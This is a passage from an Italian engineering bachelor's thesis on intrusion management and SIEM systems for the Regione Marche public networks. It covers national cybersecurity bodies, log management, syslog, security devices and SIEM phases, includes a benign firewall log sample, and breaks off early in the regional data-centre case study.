UNIVERSITÀ
POLITECNICA
DELLE MARCHE

Facoltà di Ingegneria
Corso di Laurea in Ingegneria Elettronica

Sistemi di gestione delle intrusioni nelle reti della Regioni Marche

Intrusion management systems in Regione Marche networks

Tesi di Laurea di:
Pasquale Carnevale

Relatore: Chiar.mo
Prof. Marco Baldi

Correlatore: Chiar.mi
Prof. Luca Spalazzi
Dott.ssa Marialaura Maggiulli

Anno Accademico 2020-2021

UNIVERSITÀ
POLITECNICA
DELLE MARCHE

Facoltà di Ingegneria
Corso di Laurea in Ingegneria Elettronica

Sistemi di gestione delle intrusioni nelle reti della Regioni Marche

Intrusion management systems in Regione Marche networks

Tesi di Laurea di:
Pasquale Carnevale

Relatore: Chiar.mo
Prof. Marco Baldi

Correlatore: Chiar.mi
Prof. Luca Spalazzi
Dott.ssa Marialaura Maggiulli

Anno Accademico 2020-2021

Università Politecnica delle Marche
Facoltà di Ingegneria
Corso di Laurea in Ingegneria Elettronica
Via Brecce Bianche – 60131 Ancona (AN), Italy

Indice

Elenco delle figure

Elenco delle tabelle

Capitolo 1

Introduzione

L'avanzamento tecnlogico porta con se nuovi obiettivi e proposte per il futuro, una tra queste e che ha interessato maggiormente gli ultimi anni è quella della digitalizzazione dei flussi informativi. Essa diviene fondamentale sopratutto nel settore aziendale sia per un piccolo ente privato che eroga un servizio e sia per l'amministrazione pubblica, nel caso specifico di questo progetto la Regione Marche, che eroga più servizi fontamentali per diverse strutture collocate nel territorio marchigiano.
In Italia, Vittorio Colao, Ministro senza portafoglio per l'innovazione tecnologica e la transizione digitale, ha stilato, nel primo decreto-legge del 1° marzo 2021 n. 22 per la ripresa economica, un piano di azione comprendente una strategia per la banda ultralarga e per la sicurezza e transizione digitale [6].
La digitalizzazione è un processo fondamentale e ha molti vantaggi tra cui:

- semplificare e risparmiare
- abbandonare strumenti tradizionali in modo da snellire e automatizzare attività e procedure
- dematerializzare i luoghi fisici in modo da poter condividere in tempo reale le informazioni, sfruttando la capicità di poter lavorare da remoto

Purtroppo esistono anche i contro di essa: pensando ad un semplice documento cartaceo esso potrebbe essere falsificato, danneggiato o smarrito; ciò non viene del tutto risolto avendo il documento non più in formato analogico ma digitale poichè una possibile intrusione all'interno dell'infrastruttura di rete può minacciare l'integrità del documento stesso. La dematerializzazione del luogo fisico inoltre non riduce il rischio di una intrusione o attacco informatico da remoto; ecco perchè bisogna progettare e garantire una adeguata sicurezza informatica, sopratutto nelle pubbliche amministrazioni che gestiscono dati personali e offrono servizi ai cittadini e ad altre imprese.
In questo progetto si andrà a valutare un metodo per gestire le instrusioni nelle reti della Regione Marche: nel secondo capitolo si andrà ad inquadrare il quadro nazionale e regionale in materia di sicurezza informatica andando ad analizzare analiticamente i possibili strumenti di cui si può servire un ente per l'individuazione delle intrusioni di rete.

Nel terzo capitolo si descriverà l'infrastruttura di rete della regione e i due SIEM (security information and event management) installati in essa cercando di fare un confronto sulla base dell'utilizzo di entrambi. Nel quarto capitolo infine verrà descritta dapprima il modello di rete utilizzato per simulare attacchi ed intrusioni e successivamente verranno descritti i metodi utilizzati per l'analisi sperimentale.
Per concludere si farà un resoconto generale sulla possibilità di usare questi approcci sperimentali mettendo in evidenza sia gli aspetti negativi che positivi.

Capitolo 2

Sicurezza Informatica

2.1 Aspetti generali

L'informazione è l'insieme di dati, correlati tra loro, che attraverso un'idea o un concetto viene rappresentata o comunicata. I dati vengono raccolti da infrastrutture ben precise, sia se queste riguardano la pubblica amministrazione (PA), sia se si tratta di aziende private [7]. L'avanzamento tecnologico ha fatto si che le informazioni venissero immagazzinate sempre più attraverso supporti informatici, ecco perchè si richiede ad ogni organizzazione di garantire la sicurezza dei propri dati, in un contesto dove i rischi informatici causati dalle violazioni dei sistemi di sicurezza sono in continuo aumento.
Di crescente rilievo in questo contesto è il tema della sicurezza informatica: esso coinvolge tutti gli aspetti che riguardano la protezione dei dati sensibili archiviati digitalmente; i dati sensibili non vanno confusi con i dati personali, infatti, la legge sulla privacy non impone alcuna protezione per informazioni prive di dati personali. Spesso si fa confusione tra tutela dei dati personali e sicurezza delle informazioni *tout court* (informazioni riservate e confidenziali anche se slegate ai dati personali). A tal proposito è stata posta l'attenzione sulla realizzazione di software o applicativi con cui venissero conservati ed elaborati i dati. Nella progettazione di software è quindi fondamentale raggiungere il compromesso più funzionale tra l'efficienza d'uso del programma in questione e la sua capacità di "sopravvivenza" ad attacchi esterni e a errori più o meno critici.

2.2 Linee guida

In Italia, attraverso il Decreto Legge del 22 giugno 2012 [8], è nata L'Agenzia per l'Italia Digitale (AgID) allo scopo di promuovere l'utilizzo di tecnologie digitali nella PA e nel rapporto tra essa, i cittadini e le imprese, e di emanare linee guida tecniche sulla digitalizzazione delle pubbliche amministrazioni e sulla sicurezza informatica [9].
In modo particolare l'AgID si dedica, tramite il Cert-AgID, a mantenere e sviluppare servizi di sicurezza e funzioni di accompagnamento utili per la crescita e la diffusione della cultura della sicurezza informatica, in linea con gli obiettivi descritti dal "Piano

triennale per l'informatica nella pubblica amministrazione". Le finalità principali riguardanti la sicurezza sono due:

1. Aumentare il livello di sicurezza informatica dei portali istituzionali della Pubblica Amministrazione

2. Aumentare il grado di adozione ed utilizzo delle piattaforme abilitanti esistenti da parte delle pubbliche amministrazioni

Questo piano ha una scadenza triennale (2020 - 2022), e nel febbraio dell'anno corrente sono già stati stilati i primi risultati: come citato in [1] gli obiettivi sono stati raggiunti con una quota del 100% , così da far aumentare la fiducia nei servizi digitali erogati dalla PA.



Figura 2.1: Rilevazione del numero portali istituzionali della PA che utilizzano il protocollo HTTPS [1]



Figura 2.2: Rilevazione delle versioni potenzialmente vulnerabili dei CMS [1]

In figura 2.1 vengono riportati i valori numerici in percentuale del numero di PA che utilizzano HTTPS, HyperText Transfer Protocol over Secure Socket Layer, protocollo usato tra due macchine, solitamente server e client, per la comunicazione sicura attraverso una rete Internet; invece, in figura 2.2 si fa riferimento alla versione del CMS, Content Management System,software usato per una gestione facilitata e migliore dei siti web della singola PA.

2.3 Computer Emergency Response Team

L'analisi effettuata fa riferimento agli obiettivi principali di un CERT, Computer Emergency Response Team, che nacque con l'acronimo CSIRT, Computer Security Incident Response Team, volto a risolvere il primo incidente informatico che coinvolse il 10% dei computer del mondo chiamato *Morris Worm* [10]. Con il passare del tempo sono nati i CERT, che non hanno sostituito affatto il CSIRT, ma che risultano essere dei validi alleati a quest'ultimo.
Il CSIRT italiano è istituito presso il Dipartimento delle Informazioni per la Sicurezza (DIS) della Presidenza del Consiglio dei Ministri e ha molte funzionalità che sono state definite dal Decreto Legislativo 18 maggio 2018, n. 65 e dal Decreto del Presidente del Consiglio dei ministri 8 agosto 2019 art. 4 [11]; tra tutte vanno menzionate le più significative:

- l'analisi dinamica dei rischi e degli incidenti;
- la sensibilizzazione situazionale;
- l'intervento in caso di incidente;

Il CSIRT italiano inoltre stila ogni settimana un report riguardante tutti gli attacchi e le varie vulnerabilità che sono state segnalate in modo da rafforzare la divulgare l'informazione sulla sicurezza a tutti. Un esempio di allarme generato recentemente dal CSIRT italiano è stato quello relativo all'individuazione di una campagna di phishing a tema WeTransfer [12]: nel documento vengono inseriti sia l'analisi dell'eventuale attacco e anche metodi di risoluzione per prevenirlo.
I CERT, invece, hanno non solo il compito di risolvere i problemi derivanti da attacchi informatici ma anche di prevenirli facendo uno studio accurato sull'infrastruttura di rete su cui lavorano e sulle vulnerabilità delle macchine utilizzate.
I CERT si possono differenziare inoltre per categorie in funzione della finalità e del contesto operativo nel quale essi operano, e qui verranno menzionati solo alcuni. Il Cert-AgID menzionato prima è uno dei tanti CERT che lavorano al livello nazionale, infatti esso fa solo capo al settore delle pubbliche amministrazioni. In Italia vi sono altri esempi di CERT come quello relativo alla rete GARR, istituito per le emergenze informatiche sulla rete nazionale a banda ultralarga, oppure come il CERT-DIFESA, collocato presso il II Reparto Intellingence e Sicurezza (RIS) dello Stato Maggiore Difesa.
Nonostante essi sembrino organismi che lavorano in modo molto differente gli uni dagli altri, i CERT si propongono di avere degli strumenti base per raggiungere i propri scopi: in una piccola/media organizzazione quale può essere un singolo ente privato o pubblico si parla di SOC, Security Operations Center, un centro da cui vengono forniti servizi finalizzati alla sicurezza dei sistemi informativi dell'azienda stessa o di clienti esterni, e di SIEM, Security Information and Event Management, una serie di prodotti software e servizi che rinforzano le funzionalità offerte dai SIM

(security information management) a quelle dei SEM (security event management), di cui si andrà a parlare maggiormente nel capitolo 2.6.
Spesso i SOC vengono associati ad essere dei CERT veri e propri, ma a livello più alto, in grandi organizzazioni, essi sono due centri ben separati che collaborano tra loro. Un SOC può essere definito come un'organizzazione di sicurezza centralizzata che assiste le aziende nell'identificare, gestire e rimediare agli attacchi di sicurezza distribuiti. A seconda delle capacità richieste a un SOC dall'impresa o dal cliente, un SOC può anche essere responsabile della gestione dei controlli tecnici. L'obiettivo finale di un SOC è quello di migliorare la sicurezza di un'organizzazione, rilevando e rispondendo alle minacce e agli attacchi prima che abbiano un impatto sul business.



Figura 2.3: Confronto grafico tra aree tematiche del SOC, CERT e CSIRT [2]

I CSIRT e i CERT si concentrano specificamente sulla risposta agli incidenti. I due termini sono spesso usati come sinonimi, ma sono tecnicamente distinti. Tra le differenze: CERT è associato più con la parte di threat intelligence e si troiva nelle organizzazioni di scurezza informatica, mentre un CSIRT è molto più generico ed è stato spesso assunto e utilizzato da molte aziende. In contrasto con gli altri due, la sfera di competenza di un SOC è più ampia sulla risposta agli incidenti e si estende ad altre aree della sicurezza.

2.4 Gestione Log di Sicurezza

Prima di andare a visualizzare come lavora e quanto possa essere affidabile un SIEM, bisogna dare alcune definizioni primarie riguardanti i log.
I log sono considerati come file aperti in scrittura il cui interno è formato da stinghe contenenti una data e una descrizione sull'evento che è avvenuto e di cui si vuole tener traccia. In ambito sistemistico i log sono nati principalmente allo scopo di individuare eventuali errori nel software o nell'hardware di un calcolatore; ma con il passare del tempo la loro funzionalità si è diversificata in più ambiti come la valutazione delle prestazioni dei sistemi e reti di un organizzazione, la registrazione di tutte le azioni fatte da parte degli utenti e anche l'investigazione su attività non lecite presenti sulla rete di riferimento. Nel listato 2.1 vi è un esempio di file di log.

```
1  2021-06-20T16:39:11.071956+00:00 pfSense.home.arpa ntpd[5078] Listen normally on 5
       em1 192.168.112.3:123
2  2021-06-20T16:39:11.072025+00:00 pfSense.home.arpa ntpd[5078] Listen normally on 6
       em2 [fe80::a00:27ff:fe32:c8b9%3]:123
3  2021-06-20T16:39:11.072069+00:00 pfSense.home.arpa ntpd[5078] Listen normally on 7
       em2 10.10.10.40:123
4  2021-06-20T16:39:11.072137+00:00 pfSense.home.arpa ntpd[5078] Listen normally on 8
       lo0 [::1]:123
5  2021-06-20T16:39:11.072185+00:00 pfSense.home.arpa ntpd[5078] Listen normally on 9
       lo0 [fe80::1%5]:123
6  2021-06-20T16:39:11.072332+00:00 pfSense.home.arpa ntpd[5078] kernel reports
       TIME_ERROR: 0x41: Clock Unsynchronized
7  2021-06-20T16:39:11.072416+00:00 pfSense.home.arpa ntpd[5078] kernel reports
       TIME_ERROR: 0x41: Clock Unsynchronized
8  2021-06-20T16:39:11.072686+00:00 pfSense.home.arpa php-fpm[335] /system.php: NTPD is
        starting up.
9  2021-06-20T16:39:11.072790+00:00 pfSense.home.arpa check_reload_status[372]
       Reloading filter
10 2021-06-20T16:39:11.000000+00:00 pfSense.home.arpa nginx 192.168.232.1 - - [20/Jun
       /2021:16:39:11 +0000] "POST /system.php HTTP/1.1" 200 16779 "http:
       //192.168.232.5/system.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
       AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.106 Safari/537.36"
```

Codice 2.1: Esempio di un file di log

Con l'aumentare della tecnologia per le connessioni ad internet, e con lo stesso aumentare delle componenti informatiche presenti in una singola organizzazione è nato il cosidetto *log management*: esso è l'insieme di più processi legati all'analisi e al monitoraggio dei log. Il decreto del Garante per la Protezione dei Dati Personali pubblicato sulla Gazzetta Ufficiale n.300 del 24 dicembre 2008 ha disposto che qualsiasi azienda, ente o organizzazione ha la necessità di avere un log management system che possa tracciare gli eventi generati dagli amministratori conservandoli per un periodo non inferiore ai sei mesi [13].
All'interno di una organizzazione si possono trovare tanti tipi di log, ma in questo caso si farà menzione solamente di quelli legati alla sicurezza informatica: essi sono log che registrano il contenuto di tutte le operazioni critiche per quanto riguarda l'integrità dei dati nonchè il controllo dei vari tentativi di accesso ad una macchina sia se da parte di autorizzati che da non autorizzati.
I log sono generati da quasi tutti i dispositivi informatici, e spesso possono essere diretti a diverse posizioni sia su un file system locale che su un sistema remoto. In generale, e come si spiegherà meglio nel seguito, sono volti a non essere usati singolarmente, ma si tenderà a trovare una correlazione tra vari log prodotti da macchine diverse.

2.4.1 Syslog

E' stata messa in evidenza la varia gammma di log e questo fa immediatamente pensare a come ogni macchina possa genera un log che può tradurre in parte solo lei:

ad esempio un log proveniente da un telefono cellulare sarà diverso nella forma da quello di un computer portatile, nonostante entrambi cerchino di arrivare allo stesso fine. A tal proposito bisogna menzionare *syslog*, un protocollo di rete usato per lo scambio di log tra due macchine in grado di uniformare il formato dei log.
Syslog può essere definito come un classificatore di messaggi che si serve di due valori: *severity*, numero compreso tra 0 e 7 indicante il grado di attenzione da dare al log, e *facility*, campo contenente la tipologia del messagio, ad esempio se di tipo kernel, applicativo o di sicurezza. Il formato del log quindi sarà cosi fatto:

- facility e severity in formato numerico
- timestamp e host(o meglio l'indirizzo IP della macchina sorgente)
- contenuto del messaggio

Lo standard syslog è stato progettato inizialmente con protocollo UDP e ciò si è rilevato un iniziale problema in quanto questo tipo di protocollo non garantisce la consegna dei pacchetti e soprattutto non predispone di autorizzazione da parte di chi invia i log, quindi chiunque potrebbe inviarli. Successivamemnte, con l'avvento della sicurezza informatica, sono nati due progetti: *rsyslog* e *syslog-ng*, i quali vengono chiamati entrambi standard syslog di nuova generazione; con questi due nuovi standard viene usato il protocollo di comunicazione TCP con TLS per crittografare i pacchetti fornendo autenticazione, integrità dei dati e confidenzialità.

2.5 Dispositivi di sicurezza

I log di sicurezza descritti precedentemente sono legati ad alcuni dispositivi fondamentali per avere una rete abbastanza sicura ad eventuali attacchi interni o esterni. Tra i dispositivi si trovano:

- **Firewall**: è un muro virtuale che si inserisce tra qualsiasi comunicazione avvenuta tra due macchine non appartenenti alla stessa sottorete. In linea di principio il firewall in base a delle regole chiamate *policy* decide di far passare un pacchetto o bloccarlo generando un determinato tipo di log.
- **Web Proxy**: sono sistemi che si interpongono tra un utente ed un sito web; anche in questo caso sfruttando alcune regole restringono l'accesso ad alcune risorse e generano un log che tiene conto dell'url e dell'host che ha cercato di collegarsi.
- **Sistemi di Intrusion Prevention e Intrusion Detection**: sono sistemi in grado di bloccare e prevenire delle possibili intrusioni o attacchi alla rete basandosi sui comportamenti di essa stessa.
- **Sistemi AntiMalware**: sono i classici antivirus che si basano su un database in cui sono registrate tutte le cosidette "firme dei virus" , questi sistemi una

volta riconosciuta la firma generano log sul tipo di file sul percorso all'interno della macchina.

- **Software per la gestione delle vulnerabilità**: sono sistemi in grado di gestire le patch di sicurezza e riconoscere le vulnerabilità presenti nel sistema generando log opportuni.

2.6 SIEM

Come accennato in 2.3 il SIEM unisce le capacità del SIM e del SEM fornendo una soluzione completa e proattiva al problema della sicurezza informatica in una azienda o ente pubblico. In figura 2.4 si fa riferimento alla completa attività di un SIEM.



Figura 2.4: Architettura generale di come lavora un SIEM [3]

Il lavoro di un SIEM si distingue in due fasi ben precise, nella prima il SIEM predilige una fase di generazione, di collezionamento di dati ed eventi e di immagazzinamento, ed invece nella seconda passa ad un analisi dettagliata e ad un monitoraggio in tempo reale. Si procederà adesso a visualizzare il percorso dei signoli eventi che attraverso questo funzionamento faranno "scattare" un allarme da parte del SIEM.

2.6.1 Generazione

Complessivamente la fase di generazione non è propria del SIEM ma facendo parte dell'intero processo con il passare del tempo si è pensato di inserirla come primo punto chiave. Essa viene fatta attraverso dei *sensor* o *poller*; i primi si basano su tutto ciò che viene prodotto dall'interno della macchina sorgente: non solo vi sono sensori di tipo *host based* o *network based*, ma anche quelli che si focalizzano su applicazioni, sistema operativo, firewall, dispositivi di sicurezza ; invece i poller considerano solamente i log prodotti da meccanismi esterni quale può essere un ping oppure quelli relativi ad una verifica di integrità fatta da parte di un demone interno.

2.6.2 Collezionamento

Essendo i dati differenti tra di loro, poichè provenienti da dispositivi diversi, devono passare per un processo di normalizzazione chiamato collezionamento. Esso fa in modo che il SIEM possa lavorare con i dati scritti in maniera omogenea.
Esistono due tipi fondamentali di collezionamento: uno chiamato *Agent based* e un altro *Agentless* : come viene descritto già dal nome le due modalità si differenziano solamente per l'installazione di un agente sulla macchina host. Il monitoraggio senza agenti è più facile da implementare perché l'installazione del software è richiesta solo sul raccoglitore di dati remoto, ovvero il SIEM, a differenza del monitoraggio basato su agenti dove l'implementazione dell'agente è richiesta su ogni server.
Il sistema agentless deve essere autorizzato a comunicare con il sistema di destinazione su porte diverse e spesso deve disporre di privilegi di amministrazione del dominio per accedere ai sistemi remoti; mentre nel monitoraggio basato su agente, i privilegi vengono dati direttamente usando l'installazione.
Per quanto riguarda la rete e la trasmissione dei pacchetti il monitoraggio senza agenti introduce un traffico di rete aggiuntivo in quanto i dati grezzi vengono trasportati al SIEM e questo fa si che si debbano aggiungere delle regole aggiuntive al Firewall; invece nel caso del monitoraggio basato su agenti, i dati vengono raccolti localmente e solo i risultati elaborati vengono trasportati alla console.
In generale, il monitoraggio agentless è raccomandato per i dispositivi di rete e i dispositivi di storage, così come per la virtualizzazione e il monitoraggio dei desktop virtuali. Per i server di applicazioni in esecuzione su sistemi operativi legacy come Windows e Linux, il monitoraggio basato su agenti è solitamente preferito.
La finalità della normalizzazione è anche quella di poter visualizzare i log e dati raccolti all'interno di una dashboard: questo permetterà di filtrare alcuni contenuti in modo da permettere una miglior analisi degli eventi; in figura 2.5 vi è un esempio di dashboard di un SIEM.

2.6.3 Immagazzinamento

L'immagazzinamento è un meccanismo interno del SIEM e permette a quest'ultimo di gestire al meglio tutti i dati che venongo raccolti. Questo prcesso viene effettuato tramite la creazione di un database che il SIEM interroga ogni qualvolta il sistemista chiede di analizzare dei log che hanno generato un dato allarme. Per garantire una sicurezza aggiuntiva ai log letti, ad ognuno di essi il SIEM lega un digest, una firma digitale che certifica l'ultima modifica di quel determinato log: se il digest cambia si avrebbe inevitabilmente la prova che il log sia stato modificato.
Ogni tipo di evento registrato all'interno del SIEM contiene dei campi generali:

- **Time**: Contiene il timestamp in cui è avvenuto l'evento e può essere affiancato da altri timestamp, come quello per il parsing dell'evento.



Figura 2.5: Esempio di dashboard di un SIEM [4]

- **Type**: contiene l'informazione su quale di tanti tipi di dispositivi abbia generato quel determinato evento.
- **Severity**: valore che indica il livello di pericolosità dell'evento
- **Source**: comprende la sorgente da cui è partito l'evento, ad esempio il generico device da cui si è fatto un login di rete.
- **Destination**:
- **User**: continene l'account che ha generato l'evento ma in tali casi esso può essere diviso in user sorgente e in user destination.
- **Message**: contiene il contenuto dell'evento.

2.6.4 Analisi

Dopo la generazione, il collezionamento el'immagazzinamento , il SIEM ha a disposizione tutti i dati per poter fare un analisi completa degli eventi. Questo processo viene effettuato sulla base di due componenti di cui verranno descritte brevemente le caratteristiche principali: *Rule e Correlation Engine* e *Knowledge Base*.
Il Rule e Correlation Engine è il vero motore di generazione di allarmi, esso lavora attraverso delle regole di tipo booleano e al verificarsi di esse compie un'azione, tra le più tipiche vi si trova l'invio di una email come avviso di un possibile attacco o intrusione nell'infrastruttura aziendale. Inoltre queste regole vengono generate per

collegare e correlare alcuni tipi di dati provenienti da due o più dispositivi diversi: ad esempio in una possibile intrusione vi sarà un collegamento diretto tra un log fornito dal firewall e uno fornito dalla macchina che è stata appena violata. La Knowledge Base è la consapevolezza delle vulnerabilità della rete e degli *asset*, qualsiasi macchina o dispositivo che costituisca un nodo nella rete, permettendo di valutare il grado di criticità di un tentativo di intrusione. Fanno parte della Knowledge Base i database degli asset, quelli delle vulnerabilità strutturali, ovvero quelle presenti in software specifici, quelli delle vulnerabilità funzionali, ovvero quelle che dipendono da comportamenti, azioni e configurazione degli utenti, e quelli delle vulnerabilità basate sulla topologia di rete. Sintetizzando, la finalità è volta a individuare lo stato di sicurezza dei dispositivi compresi nella rete.

2.6.5 Monitoraggio e Produzione Report

Il monitoraggio è il processo finale che fa in modo da rendere disponibili i dati per la lettura in tempo reale. Questo metodo si basa sulla creazione di più console dove vengono inseriti grafici e tabelle che danno un resocondo generale del comportamento della rete.
In generale si possono distinguere in ogni tipo di SIEM sei interfacce principali:

- interfaccia per le analisi statistiche: fornisce dati sulle statistiche di attività di sicurezza sul corto, medio e lungo periodo; un esempio potrebbe essere il tempo trascorso dall'ultimo attacco
- interfaccia per la gestione degli incidenti: è l'engine utilizzato per la creazione e la gestione di ticket di incidente e le procedure di reazione e risoluzione: non sempre infatti tutti gli allarmi generati sono dei veri attacchi, nel mondo dell'informatica è infatti molto diffuso il cosidetto *falso positivo*
- interfaccia per il monitoraggio real-time: fornisce una visione in tempo reale degli eventi che arrivano al SIEM, permettendo un filtraggio base allo scopo di isolare una qualsiasi caratteristica dell'evento.
- interfaccia per lo stato dei sistemi: fornisce un quadro sugli incidenti aperti, sistemi sotto attacco e path di intrusione attivati dagli attaccanti.
- interfaccia per l'attività di sicurezza: fornisce reportistiche a medio e lungo termine sulle intrusioni verificatisi, tipi, frequenze, sorgenti e conseguenze sui sistemi monitorati. È usato per determinare trend, attacchi ricorrenti e sistemi maggiormente colpiti;
- interfaccia per la valutazione dei rischi: fornisce informazioni sull'attuale livello di sicurezza delle configurazioni dei sistemi monitorati e dei software.

Capitolo 3

Un caso di studio: Regione Marche

Il progetto di tesi svolto è stato realizzato in collaborazione con la Regione Marche per valutare i rischi e cercare di comprendere quanto un SIEM di tipo open source possa essere efficiente; bisogna menzionare che la struttura regionale non ha un SIEM e questo lavoro rappresenta una preliminare analisi di fattibilità per arrivare nel tempo ad avere uno strumento capace di gestire e analizzare gli eventi di sicurezza.

3.1 Infrastruttura Regionale

Negli anni, la regione Marche ha erogato servizi ICT a PA, a cittadini e ad imprese, cercando di garantire la qualità del servizio ed ottimizzare spese e risorse umane, assicurando l'accesso, l'aderenza alle norme e standard, e la sicurezza.
Grazie all'adozione di questi processi, la Regione Marche tramite i suoi tre DataCenter Tiziano, Sanzio e Limadou, eroga servizi secondo un modello di cloud ibrido di tipo infrastrutturale (IASS) che entro due anni, grazie alla collaborazione con istituti di ricerca nazionali e alla partecipazione a progetti sfidanti quale OCP (Open City Platform), stanno evolvendo verso modelli SAAS (software as a service) e PAAS (platform as a service).
Un ruolo che la Regione Marche intende ricoprire è quello di Polo Strategico Nazionale, ciò giustifica il voler non solo migliorare e razionalizzare i propri "asset", sia regionali che quelli sanitari, ma inoltre di adeguarli architetturalmente secondo i criteri indicati dal Piano Triennale AGID.
Nel periodo dal 1999 al 2005, la Regione ha investito fortemente nel potenziamento e nella evoluzione delle infrastrutture (rete telematica regionale ad alta velocità e Centro Tecnico Regionale) e nei componenti abilitanti la cittadinanza digitale, come ad esempio Carta CNS, Firma Digitale, Posta Certificata e protocollo informatico, attraverso dei progetti di e-government, collaborando e coordinandosi con i centri di Gestione ex CNIPA /DigitPA, CERT-PA, GARR e altre reti affiliate.

Tale ampliamento è volto sia al consolidamento dei servizi di sicurezza già in essere (firewall perimetrali e DMZ fisici) sia all'implementazione di un nuovo paradigma di dispiegamento basato su contesti di firewall virtuali con gestione multi-tenancy centralizzata. I tre DataCenter in oggetto utilizzano come rete di intercomunicazione

la tecnologia Cisco Fabric ACI costituita da 16 leaf e 6 spine dislocati sui tre siti dei datacenter e orchestrati tramite controller APIC come mostrato in figura 3.1

